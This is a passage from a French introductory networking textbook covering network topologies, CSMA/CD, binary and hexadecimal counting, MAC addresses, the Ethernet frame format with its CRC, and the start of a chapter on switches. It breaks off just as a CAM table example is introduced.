Non plus ! Pour la même raison que pour le bus. Plus l'anneau est grand et plus le jeton met du temps à le parcourir. C'est comme lorsque vous attendez le bus (celui avec des roues) : plus le trajet qu'il parcourt est long, plus vous risquez de l'attendre.

### Caractéristiques de l'étoile



Topologie en étoile

En étoile, toutes les communications passent par le point central.

On lui envoie l'information avec le nom du destinataire, et le point central aiguille l'information vers la bonne machine. C'est comme le centre de tri de La Poste.



Peut-on brancher une infinité de machines sur une étoile ?

Oui... et non ! En fait, cela dépend de la capacité de notre point central à traiter un grand nombre de machines. C'est lui, le facteur limitant.

Aujourd'hui, les switchs peuvent gérer plusieurs milliers de machines.



Peut-on faire un réseau de taille illimitée ?

Oui ! Mais dans ce cas, il faut relier plusieurs points centraux entre eux. Ainsi, ils se transmettent l'information jusqu'à l'acheminer au destinataire.

### Quelle topologie utiliser ?

Cela semble assez clair, seule la topologie en étoile possède des caractéristiques permettant d'étendre son réseau aussi bien en taille qu'en nombre de machines. Les réseaux en bus ou anneau sont en voie de disparition aujourd'hui.

Par la suite, nous travaillerons donc sur des réseaux en étoile.

## Le CSMA/CD

Il nous reste une petite chose à voir avant de clore ce chapitre : le CSMA/CD.



Que signifie ce drôle d'acronyme ?

CSMA/CD veut dire *Carrier Sense Multiple Access/Collision Detection*.

Pour saisir le sens de cet acronyme, il va falloir se replonger dans la topologie en bus, et notamment comprendre comment l'on fait pour parler sur un bus.

Dans une topologie en bus, il n'y a qu'un câble pour tout le monde, donc une seule machine peut parler à un instant  $t$ . Si deux machines parlent en même temps, il se produit une **collision**.

En fait, le bus transporte une information électrique. Si deux machines parlent en même temps, les signaux électriques se superposent. Quand deux signaux à 5 V arrivent en même temps sur le câble, cela donne 5 V (pour plus d'explications, consultez la page <http://www.openclassrooms.com/tutoriel-50-346824-p1-brancher-les-machines-la-couche-1.html#r63200>, merci à python-guy et Qubs). En revanche, si un signal 0 V arrive avec un signal 5 V, il en résulte 5 V et le premier signal devient donc incorrect (car on lit 5 V au lieu de 0 V).

On ne comprend donc plus rien.



Mais comment faire pour éviter les collisions ?

On ne peut pas... En revanche, on peut essayer de limiter le nombre de collisions. C'est là que le CSMA/CD entre en jeu. Son objectif est de **limiter le nombre de collisions en organisant le droit à la parole**. L'idée est de mettre en place une règle qui permettrait de n'avoir presque plus de collisions.



Comment faire si j'ai besoin d'envoyer une information et mon voisin aussi ?

Nous allons mettre en place une règle, et la respecter.

On écoute en permanence sur le bus pour savoir si quelqu'un parle ou s'il y a une collision.

On ne peut échanger que quand le bus est libre.

Si jamais on parle, alors qu'une collision survient (parce que quelqu'un a eu la même idée que nous) on doit se taire et attendre pour reparler.

Oui mais, s'il y a une collision, je me tais et j'attends. L'autre machine qui a parlé fait pareil. Seulement, lorsqu'on veut reparler il y a de nouveau une collision. Il va donc falloir trouver une petite astuce pour éviter ce phénomène.

Pour cela, lorsque nous détectons une collision, nous allons attendre un **temps aléatoire** avant de reparler. Comme ce temps est aléatoire, il y a peu de chances pour que les deux machines tombent sur le même temps.

Récapitulons le fonctionnement du CSMA/CD :

1. On écoute en permanence sur le bus pour savoir si quelqu'un parle ou s'il y a une collision.
2. On ne peut parler que quand le bus est libre.
3. Si jamais on parle, mais qu'une collision survient (parce que quelqu'un a eu la même idée que nous), on doit se taire.
4. On attend un temps aléatoire.
5. On reparle.
6. Si jamais il y a une collision, on revient à l'étape 4, sinon, c'est bon !

Dans la réalité, voici ce que cela donne par exemple :

1. Deux machines A et B parlent en même temps.
2. Elles détectent la collision.
3. Elles attendent toutes les deux un temps aléatoire : 2 s pour la machine A et 3 s pour la machine B.
4. Après 2 s, A recommence à parler.
5. Après 3 s, B voit que A parle et attend son tour.
6. Dès que A a fini, B peut parler.

Ça fonctionne ! :)



Nous n'avons pas éliminé les collisions sur un bus (c'est impossible), mais nous avons cependant trouvé une méthode pour les limiter et réussir à partager le bus pour communiquer.

## **Ce qu'il faut retenir**

- Vous savez maintenant que le rôle principal de la couche 1 est d'offrir un support de transmission pour les communications.
- Le câble le plus utilisé aujourd'hui est la paire torsadée, munie de prises RJ45.
- Le matériel utilisé pour connecter les machines est le hub.
- Il existe plusieurs organisations pour brancher les machines, appelées topologies.
- La topologie la plus utilisée est la topologie en étoile.
- Sur une topologie en bus, il peut y avoir des collisions.
- Enfin, vous savez que le CSMA/CD permet de s'affranchir des problèmes de collisions.

Vous avez maintenant un bon aperçu de la couche 1. Vous êtes prêt pour aborder la couche 2.



# 4

# Faire communiquer les machines entre elles : la couche 2

La couche 1 n'a plus de secrets pour vous : vous savez désormais câbler un réseau et vous maîtrisez le matériel associé.

Maintenant, il serait bien de pouvoir envoyer des informations d'une machine à une autre, de s'ouvrir au grand monde, de rêver d'un monde de communication...

Commençons par comprendre la couche 2 et nous aurons déjà fait un grand pas !

Vous allez voir que dans ce chapitre et le suivant nous allons aborder beaucoup de notions qui vous seront utiles en réseau. Il est très important de bien maîtriser ces notions, ne négligez donc pas ces chapitres et les suivants.

## La couche 2, ses rôles

Comme nous l'avons vu au chapitre 2, la couche 2 se nomme la couche liaison, ou plus précisément, **liaison de données**. Cependant, ce qui est à retenir n'est pas dans le nom, mais bien dans le rôle.



Le rôle de la couche 2 est de connecter des machines sur un réseau local.

Plus exactement, l'objectif est de permettre à des machines connectées ensemble de communiquer. Nous allons maintenant voir ce qu'il faut mettre en œuvre pour établir une communication entre deux ou plusieurs machines.

Ceci étant, nous allons un peu vite en besogne, car la couche 2 possède un autre rôle important qui est la **détection des erreurs de transmission**. J'ai bien dit *détection*, et non pas *correction*, la différence est importante, car la couche 2 verra les erreurs, et fermera les yeux sur celles-ci.

## Un identifiant, l'adresse MAC

Pour parler ensemble quand nous sommes deux, ce n'est pas bien compliqué : je parle et l'autre écoute (du moins la plupart du temps...).

Dès que le nombre de participants augmente, ça devient plus compliqué, car on peut vouloir s'adresser à une personne en particulier pour lui communiquer une information secrète.

En réseau c'est pareil, on veut parfois parler à tout le monde mais aussi, la plupart du temps, parler à une machine en particulier. Pour cela, il va falloir être capable de l'identifier. Les chercheurs ont donc créé un identifiant particulier à la couche 2 qui permettrait de distinguer les machines entre elles, il s'agit de **l'adresse MAC** !



Une machine possède donc une adresse MAC pour être identifiée ?

Pas exactement en fait. Vu que nous sommes en couche 2, et donc encore proches de la couche 1, l'adresse MAC est en liaison avec le matériel, et notamment la carte réseau.



L'adresse MAC est donc l'adresse d'une carte réseau.

## Notation de l'adresse MAC

### *Un peu de calcul binaire*

En réseau, nous serons très souvent amenés à faire du calcul binaire, alors autant s'y mettre dès maintenant !



C'est quoi le binaire ?

Le binaire est un système de numération en base 2. Globalement, cela veut dire qu'on ne peut compter qu'avec 1 et 0, contrairement au système de numération décimal que nous avons l'habitude d'utiliser dans lequel on se sert des chiffres de 0 à 9.

Si je compte en binaire, cela donne le résultat suivant :

0  
1  
10  
11  
100  
101  
110  
111  
1000

Ce qui est équivalent en décimal à :

0  
1  
2  
3  
4  
5  
6  
7  
8



Mais pourquoi du binaire ?

Comme nous l'avons vu au chapitre précédent, les informations électriques passent sous la forme de 0 V ou de 5 V, soit deux états différents 0 ou 1.

### Comment calculer en binaire ?

Il y a plusieurs façons de faire, je vais vous en présenter une qui est *relativement* facile à utiliser.

Vous avez l'habitude de travailler en décimal. Eh bien ! il faut savoir que **tout nombre décimal peut s'écrire en binaire**.

Plus exactement, tout nombre décimal peut s'écrire comme une somme de puissances de 2.

Prenons un exemple avec le nombre 45. Il peut s'écrire :

$$45 = 32 + 8 + 4 + 1$$
$$= (1 \times 2^5) + (0 \times 2^4) + (1 \times 2^3) + (1 \times 2^2) + (0 \times 2^1) + (1 \times 2^0)$$

On peut donc écrire 45 en binaire : 101101



Comment obtient-on ce résultat ?

Nous venons de voir que tout nombre décimal peut s'écrire comme une somme de puissances de 2.

On peut donc créer un tableau de puissances de 2 qui nous aidera dans nos calculs :

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
?	-	-	-	-	-	-	-	-

Pour notre nombre 45, cela donne :

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0	0	1	0	1	1	0	1

Soit 101101.

Pour calculer, nous regardons si la puissance de 2 la plus élevée peut être contenue dans notre nombre, nous faisons de même avec la puissance de 2 suivante.

Pour notre exemple, est-ce que 128 peut être contenu dans 45 ? Non, je mets donc 0 dans la colonne 128.

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0							

On passe à la puissance de 2 suivante :

Est-ce que 64 peut être contenu dans 45 ? Non, je mets 0 dans la colonne 64.

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0	0						

Est-ce que 32 peut être contenu dans 45 ? Oui ! Je mets 1 dans la colonne 32 ET j'ôte 32 à 45.

$$45 - 32 = 13$$

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0	0	1					

Je continue maintenant avec ce nouveau chiffre. Est-ce que 16 peut être contenu dans 13 ? Non, je mets donc 0 dans la colonne 16.

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0	0	1	0				

Est-ce que 8 peut être contenu dans 13 ? Oui ! Je mets 1 dans la colonne 8 ET j'ôte 8 à 13.

$$13 - 8 = 5$$

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0	0	1	0	1			

Est-ce que 4 peut être contenu dans 5 ? Oui ! Je mets 1 dans la colonne 4 ET j'ôte 4 à 5.

$$5 - 4 = 1$$

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0	0	1	0	1	1		

Est-ce que 2 peut être contenu dans 1 ? Non, je mets 0 dans la colonne 2.

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0	0	1	0	1	1	0	

Est-ce que 1 peut être contenu dans 1 ? Oui ! Je mets 1 dans la colonne 1 ET j'ôte 1 à 1.

$$1 - 1 = 0. \text{ J'ai fini !}$$

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
45	0	0	1	0	1	1	0	1

Un autre exemple ?

Essayez de calculer 109 en binaire.

Est-ce que 128 peut être contenu dans 109 ? Non, je mets 0 dans la colonne 128.

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
109	0							

*Première partie – Comment communiquer sur un réseau local ?*

---

On passe à la puissance de 2 suivante. Est-ce que 64 peut être contenu dans 109 ? Oui, je mets 1 dans la colonne 64 ET j'ôte 64 à 109.

$$109 - 64 = 45$$

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
109	0	1						

Est-ce que 32 peut être contenu dans 45 ? Oui ! Je mets 1 dans la colonne 32 ET j'ôte 32 à 45.

$$45 - 32 = 13$$

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
109	0	1	1					

Je continue maintenant avec ce nouveau chiffre. Est-ce que 16 peut être contenu dans 13 ? Non, je mets 0 dans la colonne 16.

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
109	0	1	1	0				

Est-ce que 8 peut être contenu dans 13 ? Oui ! Je mets 1 dans la colonne 8 ET j'ôte 8 à 13.

$$13 - 8 = 5$$

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
109	0	1	1	0	1			

Est-ce que 4 peut être contenu dans 5 ? Oui ! Je mets 1 dans la colonne 4 ET j'ôte 4 à 5.

$$5 - 4 = 1$$

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
109	0	1	1	0	1	1		

Est-ce que 2 peut être contenu dans 1 ? Non, je mets 0 dans la colonne 2.

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
109	0	1	1	0	1	1	0	

Est-ce que 1 peut être contenu dans 1 ? Oui ! Je mets 1 dans la colonne 1 ET j'ôte 1 à 1.  
 $1 - 1 = 0$ . J'ai fini !

	$2^7$	$2^6$	$2^5$	$2^4$	$2^3$	$2^2$	$2^1$	$2^0$
	128	64	32	16	8	4	2	1
109	0	1	1	0	1	1	0	1

Après calcul, nous pouvons donc dire que 109 en décimal s'écrit 1101101 en binaire.



Pouvait-on aller plus vite pour ce calcul ?

Oui ! Car dès le premier calcul, on tombait sur un reste de 45. Or, nous savions écrire 45 en binaire et nous aurions pu indiquer directement les 6 derniers chiffres.

Pour travailler en binaire, il va nous falloir beaucoup d'astuce. N'hésitez pas à en user, mais attention, si vous ne vous sentez pas à l'aise, revenez à la méthode simple.

Bon super, je sais calculer en binaire, mais cela ne m'aide pas pour les adresses MAC pour l'instant...

## Et l'adresse MAC là-dedans ?

Maintenant que le binaire n'a plus de secret pour nous, nous pouvons nous attaquer à l'adresse MAC. Sauf que l'adresse MAC s'écrit en hexadécimal...



On travaille le binaire et on ne s'en sert même pas ?

Mais si ! Car quand on a compris le binaire, l'hexadécimal n'est pas bien compliqué. À l'inverse du binaire pour lequel nous n'avions à notre disposition que 0 et 1, nous disposons de 16 chiffres en hexadécimal !



Je connais les chiffres de 0 à 9. En existe-t-il d'autres ?

Oui, en fait nous utilisons simplement les premières lettres de l'alphabet après 9. En hexadécimal nous avons donc :

0, 1, 2, 3, 4, 5, 6, 7, 8, 9... a, b, c, d, e, f

Par exemple, **10** en hexadécimal s'écrit **a**, **11** s'écrit **b**, etc.



Tout nombre décimal peut s'écrire comme la somme de puissances de 16.

Je vais vous épargner les calculs, mais le principe est le même. Notre adresse MAC s'écrit donc en hexadécimal.

En voici une pour l'exemple : 00:23:5e:bf:45:6a

### **Codage de l'adresse MAC**

Nous savons maintenant de quoi est composée l'adresse MAC, mais pour mieux la détailler, nous allons observer sa taille.



L'adresse MAC est codée sur 6 octets.

Un octet est une unité informatique indiquant une quantité de données.

Par exemple, quand vous achetez un disque dur, vous connaissez sa taille en nombre d'octets. Un disque 40 Go fera 40 gigaoctets, soit 40 000 000 000 octets !



Un octet représente 8 bits. Un bit est une valeur binaire.

Comme nous l'avons vu précédemment, une valeur binaire peut être soit 0, soit 1. Un bit peut donc coder deux valeurs, deux bits peuvent coder quatre valeurs, trois bits huit valeurs, etc. Dans l'exemple de deux bits, chacun d'eux peut prendre les valeurs 0 ou 1 ; quand on les couple, on peut donc prendre les valeurs : 00, 01, 10, 11.

Ceci donne bien quatre valeurs différentes. Vous pouvez essayer avec 3 ou 4 bits de trouver toutes les combinaisons possibles.

En fait, on en déduit que  $x$  bits peuvent coder  $2^x$  valeurs !



Ce qui nous donne pour un octet, qui représente 8 bits : 1 octet =  $2^8 = 256$  valeurs !

Un octet est donc compris entre 0 et... 255 (puisqu'on démarre à 0).

Notre adresse MAC est codée sur 48 bits. Combien cela représente-t-il d'octets et de valeurs possibles (en puissances de 2) ?

1 octet = 8 bits, donc 48 bits =  $48/8$  octets = 6 octets.

L'adresse MAC est ainsi codée sur 6 octets.

Vu que l'adresse MAC est codée sur 48 bits, elle peut prendre  $2^{48}$  valeurs, soit... 281 474 976 710 656 valeurs ! Soit plus de 280 milles milliards d'adresses MAC possibles ! Ça fait beaucoup...

### **Trucs et astuces !**

Si vous voulez avoir une idée de la valeur décimale d'une grande puissance de 2, c'est facile.

Prenons pour exemple  $2^{48}$  :

$$2^{48} = 2^{10} \times 2^{10} \times 2^{10} \times 2^{10} \times 2^8$$

Or,  $2^{10}$  vaut à peu près 1 000 (1 024 exactement).

Nous avons donc  $2^{48} = 1\,000 \times 1\,000 \times 1\,000 \times 1\,000 \times 256$ .

Soit 256 mille milliards... Facile, et plus besoin de calculatrice !

Nous avons donc beaucoup, beaucoup... beaucoup d'adresses MAC.

Ça tombe bien, car **chaque adresse MAC va être unique au monde.**



Chaque carte réseau a donc sa propre adresse MAC, unique au monde.



Comment est-ce possible ? Il n'y a jamais d'erreur ?

Normalement non. Un constructeur qui fabrique des cartes réseau va acheter des adresses MAC, ou plus exactement des morceaux d'adresses MAC.

Les trois premiers octets de l'adresse représentent le constructeur.

Ainsi, quand un constructeur veut produire les cartes, il achète trois octets qui lui permettront de donner des adresses à ses cartes. Par exemple, j'achète la suite de trois octets : 00:01:02. Toutes les cartes réseau que je vais produire commenceront donc par ces trois octets, comme 00:01:02:00:00:01, puis 00:01:02:00:00:02, etc.

Si je choisis toujours les trois derniers octets différents pour les cartes que je produis, je suis sûr qu'aucune autre carte réseau n'aura la même adresse MAC, car je suis le seul à posséder les trois premiers octets 00:01:02 et j'ai fait attention à ce que les trois derniers ne soient pas identiques.

Récapitulons :

- l'adresse MAC est l'adresse d'une carte réseau ;
- elle est unique au monde pour chaque carte ;
- elle est codée sur 6 octets (soit 48 bits).



Grâce à l'adresse MAC, je suis donc capable d'envoyer des informations à la carte réseau d'une machine !

### **Une adresse MAC spéciale**

Parmi les adresses MAC, il y en a une particulière, c'est l'adresse dans laquelle tous les bits sont à 1, ce qui donne ff:ff:ff:ff:ff:ff.

Cette adresse est appelée **l'adresse de broadcast**. Il s'agit d'une adresse universelle qui **identifie n'importe quelle carte réseau**.

Elle permet ainsi d'envoyer un message à toutes les cartes réseau des machines présentes sur un réseau, en une seule fois.



Toute machine recevant une trame qui a, comme adresse MAC de destination, l'adresse de broadcast, considère que la trame lui est destinée.

### **Et maintenant ?**

Nous savons désormais relier les ordinateurs entre eux grâce à la couche 1 et les identifier grâce à l'adresse MAC de couche 2.

Il serait bien de définir un langage pour les faire communiquer !

## **Un protocole, Ethernet**

### **Le langage de couche 2, c'est quoi ?**

Nous allons devoir définir un langage pour communiquer entre machines. Ce langage permettra de définir le format des messages que les ordinateurs vont s'échanger. Et le gagnant est... **Ethernet** ! En réseau, on traduit langage par **protocole**, pour faire plus professionnel.



Ethernet n'est pas le seul protocole de couche 2, mais il est de très loin le plus utilisé aujourd'hui.

### À quoi sert un protocole ?

L'objectif des réseaux est de pouvoir s'échanger des informations. Étant donné que nous discutons avec des machines très différentes, qui elles-mêmes ont des systèmes d'exploitation très différents (Windows, Mac OS, Linux, etc.), nous devons créer un langage de communication commun pour assurer une bonne compréhension : un protocole.

Nous avons vu que des 0 et des 1 allaient circuler sur nos câbles. Nous allons donc recevoir des données comme : 001101011110001100100011111000010111000110001...

Ce qui ne veut pas dire grand-chose... tant que nous ne nous entendons pas sur la signification. Le protocole va ainsi définir quelles informations vont être envoyées, et surtout dans quel ordre.

Dans notre message, nous allons au moins devoir envoyer :

- l'adresse de l'émetteur ;
- l'adresse du destinataire ;
- le message proprement dit.

Ainsi, nous pouvons très bien dire que les 48 premiers caractères que nous allons recevoir représentent l'adresse MAC de l'émetteur (puisque l'adresse MAC fait 48 bits), les 48 suivants l'adresse du récepteur, puis vient le message.



Le protocole va donc définir le format des messages envoyés sur le réseau.

Plus exactement, nous allons appeler ce message une **trame**.



La trame est le message envoyé sur le réseau, en couche 2.

### Format d'une trame Ethernet

Nous avons donné un format d'exemple dans le paragraphe précédent, mais nous allons voir le vrai format utilisé. Intéressons-nous d'abord aux adresses MAC. Laquelle faut-il placer en premier ? L'émetteur ou le récepteur ?

Pour répondre à cette question, nous allons nous mettre à la place d'une machine qui réceptionne un message.



Est-ce plus intéressant de connaître l'adresse de celui qui nous envoie le message, ou celle du destinataire ?

Les chercheurs ont estimé qu'il était plus intéressant de connaître l'adresse du destinataire, car ainsi nous pouvons immédiatement savoir si le message est pour nous ou

pas. S'il est pour nous, nous poursuivons sa lecture. S'il n'est pas pour nous, inutile de passer du temps à le lire... poubelle !


Nous allons donc positionner en premier l'adresse MAC du destinataire, suivie de l'adresse MAC de l'émetteur (aussi appelée adresse MAC source).

Adresse MAC DST (destinataire)	Adresse MAC SRC (source)	Suite du message ?
--------------------------------	--------------------------	--------------------

Trame Ethernet

### ***Et ensuite ?***

Nous avons besoin d'une information un peu particulière. Pour la comprendre, vous devez vous rappeler du modèle OSI... Voici un schéma pour vous aider.



Les sept couches du modèle OSI

Envoi des informations de haut en bas

Nous avons vu que lors de l'envoi d'une information, nous parcourons les couches de haut en bas.

Nous sommes donc passés par la couche 3 **avant** de passer par la couche 2. La couche 3 peut donc indiquer à la couche 2 quel est le protocole qui a été utilisé en couche 3.

Et c'est utile, car à l'arrivée, quand la couche 2 de la machine réceptrice reçoit les données, qu'elle voit que l'adresse MAC de destination est bien la sienne, elle doit envoyer les informations à la couche 3, et donc au bon protocole de couche 3.

Il est donc nécessaire d'indiquer dans la trame quel protocole de couche 3 a été utilisé quand le message a été envoyé et qu'il a traversé les couches du modèle OSI de haut en bas.

Notre trame devient donc :

Adresse MAC DST (destinataire)	Adresse MAC SRC (source)	Protocole de couche 3	Suite du message ?
-----------------------------------	-----------------------------	-----------------------	--------------------

Trame Ethernet

Nous avons presque tout !

Mais il nous manque l'essentiel :

- l'information à envoyer ;
- nous n'avons toujours pas réglé le problème de la détection d'erreurs.

Pour l'information, nous allons la placer juste après le protocole de couche 3. De plus, nous allons enchaîner avec le code de correction des erreurs, ou CRC.

### Qu'est-ce que le CRC ?



Le CRC est une valeur mathématique qui est représentative des données envoyées.

Pour faire simple, on peut dire que le CRC est un nombre qui sera différent pour chaque message.

Imaginons qu'une machine A envoie un message à une machine B.

- Lors de l'envoi, A calcule le CRC (une valeur X) et le met à la fin de la trame.
- B reçoit le message et fait le même calcul que A avec la trame reçue (une valeur Y).
- B compare la valeur qu'elle a calculée (Y) avec la valeur que A avait calculée et mise à la fin de la trame (X).

Si elles sont égales, la trame envoyée par A est bien identique à la trame reçue par B.

Si elles sont différentes, c'est qu'il y a eu une erreur lors de la transmission. La trame reçue par B n'est apparemment pas la même que celle envoyée par A. Il y a eu un problème quelque part, mais nous l'avons détecté !

## La trame complète

Nous avons maintenant tous les éléments de la trame et celle-ci est donc **complète** :

Adresse MAC DST (destinataire)	Adresse MAC SRC (source)	Protocole de couche 3	Données à envoyer	CRC
-----------------------------------	-----------------------------	--------------------------	----------------------	-----

Trame Ethernet

## Quelle taille pour la trame ?

Certains éléments ne varient jamais d'une trame à l'autre. L'ensemble de ces éléments est appelé en-tête ou, dans le cas de la couche 2, **en-tête Ethernet**. Ils sont indiqués ci-dessous **en gras**.

<b>Adresse MAC DST</b>	<b>Adresse MAC SRC</b>	<b>Protocole de couche 3</b>	Données à envoyer	<b>CRC</b>
----------------------------	----------------------------	----------------------------------	----------------------	------------

Trame Ethernet

Cet en-tête ne variant pas, nous pouvons définir sa taille :

- les adresses MAC font chacune 6 octets ;
- le protocole de couche 3 est codé sur 2 octets ;
- le CRC est codé sur 4 octets.

Ce qui donne un total de **18 octets pour l'en-tête Ethernet**.



La trame a-t-elle besoin d'une taille minimale ? Et d'une taille maximale ?

La réponse est oui. La taille minimale permettra de garantir que, lors d'une collision, la machine ayant provoqué la collision détectera celle-ci (l'explication étant un peu complexe et peu utile ici, je vous en ferai grâce).

**La taille minimale est de 64 octets**, pour une trame Ethernet.

La raison de la taille maximale est tout autre.

S'il n'y avait pas de taille maximale, il serait possible qu'une machine envoie une gigantesque trame qui occuperait tout le réseau, empêchant les autres machines de communiquer. C'est pour éviter ce genre de problème qu'une taille maximale a été choisie.

La **taille maximale est de 1 518 octets** pour une trame Ethernet.



Si on enlève les 18 octets d'en-tête à la taille maximale, nous obtenons un chiffre rond de 1 500 octets de données pour les données à envoyer !

Nous savons tout sur la trame Ethernet ! Récapitulons un peu, en observant un échange de données entre deux machines A et B.

- Une application sur la machine A veut envoyer des données à une autre application sur une machine B.
- Le message parcourt les couches du modèle OSI de haut en bas.
- La couche 3 indique à la couche 2 quel protocole a été utilisé.
- La couche 2 peut alors former la trame et l'envoyer sur le réseau.
- La machine B reçoit la trame et regarde l'adresse MAC de destination.
- Si elle est destinataire, elle lit la suite de la trame.
- Grâce à l'information sur le protocole de couche 3 utilisé, elle peut envoyer correctement les données à la couche 3.
- Le message remonte les couches du modèle OSI et arrive à l'application sur la machine B.

Et voilà ! **Nous savons communiquer entre machines sur un réseau local !**

Enfin presque, car nous n'avons pas encore vu comment connecter plusieurs machines entre elles, ce qui nécessitera l'utilisation d'un matériel particulier...

## Ce qu'il faut retenir

- Le rôle principal de la couche 2 est de **connecter les machines sur un réseau local**.
- Elle permet aussi de détecter les erreurs.
- Le protocole utilisé en couche 2 est **le protocole Ethernet**.
- Les cartes réseau ont une adresse qui est l'adresse MAC.
- **L'adresse MAC** est codée sur 6 octets, soit 48 bits.
- Chaque adresse MAC est **unique au monde**.
- Il existe une adresse particulière, l'adresse de broadcast, qui permet de parler à tout le monde : ff:ff:ff:ff:ff:ff.

Vous connaissez désormais les principes de la couche 2. Nous allons maintenant étudier en détail l'équipement qui permet de connecter les machines entre elles, le switch.





# Le matériel de couche 2, le commutateur

Dans ce chapitre, nous allons étudier un matériel qui a révolutionné les réseaux : le commutateur ou switch.

Nous verrons comment les machines communiquent grâce à lui et ce que cela a apporté comme technologies réseau.

## Le commutateur en détail

Le commutateur est un matériel qui va pouvoir nous permettre de relier plusieurs machines entre elles.

On l'appelle aussi *switch* en anglais. Ce terme étant très souvent utilisé en français, nous pourrions donc utiliser les deux.




Vous entendrez parfois parler de **pont** ou **bridge** en anglais. Un pont n'est rien d'autre qu'un **switch avec deux ports seulement**. Donc si vous connaissez le switch, vous connaissez le pont !

Un commutateur est un boîtier sur lequel sont présentes plusieurs prises RJ45 femelles permettant de connecter des machines à l'aide de câbles à paires torsadées. Des images valant mieux que des grands discours, la figure suivante présente un commutateur.



Un commutateur

Nous allons donc brancher nos machines au switch, voire d'autres switchs à notre switch (figure suivante).



Plusieurs configurations possibles


Mais si tout le monde est connecté en même temps, comment le switch fait-il pour savoir à qui envoyer la trame ?

## Aiguiller les trames

Pour envoyer la trame vers la bonne machine, le switch se sert de l'adresse MAC de destination contenue dans l'en-tête de la trame.

Il contient en fait une table qui fait l'association entre **un port du switch** (une prise RJ45 femelle) et **une adresse MAC**. Cette table est appelée la **table CAM**.

En voici un exemple :



